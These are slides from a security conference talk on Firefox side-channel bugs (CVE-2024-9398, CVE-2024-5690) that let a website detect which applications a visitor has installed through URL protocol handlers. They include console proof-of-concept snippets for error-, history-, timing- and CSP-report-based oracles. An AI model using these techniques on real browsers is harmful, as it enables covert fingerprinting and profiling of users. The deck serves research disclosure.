



# Mozilla Firefox 0-day Browser Side-Channel Attack to Leak Installed Applications

AVTOKYO2024

# Satoki Tsuji

Ricerca Security, Inc.

WebSec, AISec, Pentesting

X : @satoki00

## AVTOKYO2020


Techniques for restoring room images from virtual background images and their automation

## AVTOKYO2023

Techniques for Prompt Injection and Filter Bypass in AI



# Today's Target




## URL Protocol Handler

# URL Protocol Handler

Mechanism for invoking applications via scheme.

**ms-settings://satoki**

Custom Scheme



Registered Application



# URL Protocol Handler

Any application can register the schemes.  
i.e., Steam, Slack, Zoom, Skype, Spotify, and Twitch

```
satoki00.reg X
C: > satoki00.reg
1 Windows Registry Editor Version 5.00
2
3 [HKEY_CLASSES_ROOT\satoki00]
4 @="URL:satoki00 Protocol"
5 "URL Protocol"=""
6
7 [HKEY_CLASSES_ROOT\satoki00\shell]
8
9 [HKEY_CLASSES_ROOT\satoki00\shell\open]
10
11 [HKEY_CLASSES_ROOT\satoki00\shell\open\command]
12 @="\"C:\app.exe\" \"%1\""
```



# URL Protocol Handler


---

Profit?



# URL Protocol Handler Leaks

If an attacker can tell **steam://** existence remotely:



# URL Protocol Handler Leaks

If the existence of protocol handlers can be enumerated:



Leak protocol handlers

- Hobby-use PC
- Young person
- **No Avast products!**




instagram:// → **Exist**  
skype:// → Not Exist  
slack:// → Not Exist  
spotify:// → **Exist**  
steam:// → **Exist**  
twitch:// → **Exist**  
twitter:// → **Exist**  
whatsapp:// → **Exist**  
**avastpam:// → Not Exist**



# URL Protocol Handler Leaks

If the handlers can be detected across multiple websites:



# Browser Side-Channel Attacks

How to capture behavior outside of the website?



What's important in this attack:


- Enumeration
- Stealth
- Speed

Onblur triggered by popups → It works, but not stealth


# Browser Side-Channel Attacks

## CVE-2020-15680 (Reported by Rotem Kerner)

``



``



# Browser Side-Channel Attacks


---

CVE-2024-9398  
(0-day 1)



# Browser Side-Channel Attacks

CVE-2024-9398 (0-day 1)



```
open01 = window.open("ms-settings://satoki");
```

# Browser Side-Channel Attacks

## CVE-2024-9398 (0-day 1)

### アドレスのプロトコルが不明です

satoki というプロトコルはどのプログラムにも関連づけられてないか、このコンテキストでは許可されていないため、Firefox でこのアドレスを開く方法が分かりません。

- このプロトコルを使用するアドレスを開くには、別のソフトウェアをインストールする必要があるかもしれません。

再試行

```
open02 = window.open("satoki://satoki");
```

# Browser Side-Channel Attacks

CVE-2024-9398 (0-day 1)

```
>> open01.document
```

```
← ▶ HTMLDocument about:blank
```

```
>> open02.document
```

```
❗ ▶ Uncaught DOMException: Permission denied to access property  
    "document" on cross-origin object  
    <anonymous> debugger eval code:1
```

[debugger eval code:1:1](#)

open01 → ms-settings://satoki → about:blank → Accessible

open02 → satoki://satoki → Cross-Origin Error

# Browser Side-Channel Attacks

---

CVE-2024-9398 (0-day 1)



## Error-Based Oracle



# Browser Side-Channel Attacks


## CVE-2024-9398 (0-day 1)



The screenshot shows a browser's developer console with the 'Console' tab selected. The console displays the following JavaScript code and its output:

```
>> open01 = window.open("ms-settings://satoki")  
← ▶ Restricted about:blank  
⚠ "about:newtab" の生成元 "about:newtab" へのストレージアクセスが拒否されました  
>> open01.location = "ms-settings://satoki#satoki"  
← "ms-settings://satoki#satoki"  
>> open01.location = "about:blank"  
← "about:blank"  
>> open01.history.length  
← 1  
>>
```

The value '1' is highlighted with a red box, indicating the result of the history length check.



The screenshot shows a browser's developer console with the 'Console' tab selected. The console displays the following JavaScript code and its output:

```
>> open02 = window.open("satoki://satoki")  
← ▶ Restricted about:blank  
⚠ "about:newtab" の生成元 "about:newtab" へのストレージアクセスが拒否されました  
>> open02.location = "satoki://satoki#satoki"  
← "satoki://satoki#satoki"  
>> open02.location = "about:blank"  
← "about:blank"  
>> open02.history.length  
← 2  
>>
```

The value '2' is highlighted with a red box, indicating the result of the history length check.

# Browser Side-Channel Attacks

CVE-2024-9398 (0-day 1)



## History-Based Oracle

# Browser Side-Channel Attacks



No window open permission, popups aren't stealthy!

```
アドレッシング  
インスペクター コンソール デバッガー ネットワーク スタイルエディター  
出力を絞り込み  
⚠ This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>"  
>> iframe01 = document.createElement("iframe");  
document.body.appendChild(iframe01);  
iframe01.sandbox="";  
iframe01.src = "ms-settings://satoki";  
← "ms-settings://satoki"  
! サンドボックス内のコンテンツからカスタムプロトコル "ms-settings://satoki" への移動がブロックされました。  
>> iframe02 = document.createElement("iframe");  
document.body.appendChild(iframe02);  
iframe02.sandbox="";  
iframe02.src = "satoki://satoki";  
← "satoki://satoki"
```

iframe.sandbox = "";

```
>> iframe01.contentWindow.history.length  
← 1  
>> iframe02.contentWindow.history.length  
! ▶ Uncaught DOMException: Permission denied to access property "history" on cross-origin object  
    <anonymous> debugger eval code:1
```

# Browser Side-Channel Attacks

---

CVE-2024-5690  
(0-day 2)



# Browser Side-Channel Attacks

---

CVE-2024-5690 (0-day 2)

```
  
  
```



The image size is the same,  
but what about the time until the event handler fires?

# Browser Side-Channel Attacks

## CVE-2024-5690 (0-day 2)

```
>> measureLoadTime("ms-settings://satoki", 10000).then(time => console.log(time));  
← ▶ Promise { <state>: "pending" }  
  
13952  
  
>> measureLoadTime("satoki://satoki", 10000).then(time => console.log(time));  
← ▶ Promise { <state>: "pending" }  
  
6019  
  
>> measureLoadTime("satoki://satoki", 10000).then(time => console.log(time));  
← ▶ Promise { <state>: "pending" }  
  
5864  
  
>> measureLoadTime("ms-settings://satoki", 10000).then(time => console.log(time));  
← ▶ Promise { <state>: "pending" }  
  
13013
```

ms-settings://satoki 6000ms, satoki://satoki 13000ms

# Browser Side-Channel Attacks

---

CVE-2024-5690 (0-day 2)



## Time-Based Oracle

# Browser Side-Channel Attacks

---

CVE-2024-5690  
DUPLICATE  
(0-day 3)



# Browser Side-Channel Attacks

CVE-2024-5690:DUPLICATE (0-day 3)

```
<html>
  <head>
    <meta http-equiv="Content-Security-Policy" content="img-src 'self';">
  </head>
  <body>
    
    
  </body>
</html>
```

# Browser Side-Channel Attacks

CVE-2024-5690:DUPLICATE (0-day 3)



ms-settings://satoki → **Blocked by CSP**

satoki://satoki → Image fails to load

# Browser Side-Channel Attacks

---

CVE-2024-5690:DUPLICATE (0-day 3)

How to catch CSP violations?

report-uri

# Browser Side-Channel Attacks

CVE-2024-5690:DUPLICATE (0-day 3)

```
{
  "csp-report": {
    "blocked-uri": "ms-settings",
    "column-number": 1,
    "disposition": "enforce",
    "document-uri": "http://localhost:5555/",
    "effective-directive": "img-src",
    "original-policy": "img-src 'self'; report-uri http://localhost:5555/omg",
    "referrer": "",
    "status-code": 200,
    "violated-directive": "img-src"
  }
}
```

# Browser Side-Channel Attacks

---

CVE-2024-5690:DUPLICATE (0-day 3)




## CSP-Based Oracle



# Cause of Side-Channel Attacks

Caused by the difference in the browser processing flow.



# Find Your Side-Channel Attacks

---

There may be various other techniques out there!

**Welcome to browser side-channel world!**

✂ It is not effective for tracking **Tor** users because the URL protocol handler is not enabled.



# Special Thanks

---

- Rotem Kerner

Basic idea of the attack

<https://www.fortinet.com/blog/threat-research/leaking-browser-url-protocol-handlers>

- st98 (@st98\_)

Inspiration for the time-based oracle

- ptr-yudai (@ptrYudai)

Inspiration for the stealth error-based oracle

The End

---

The End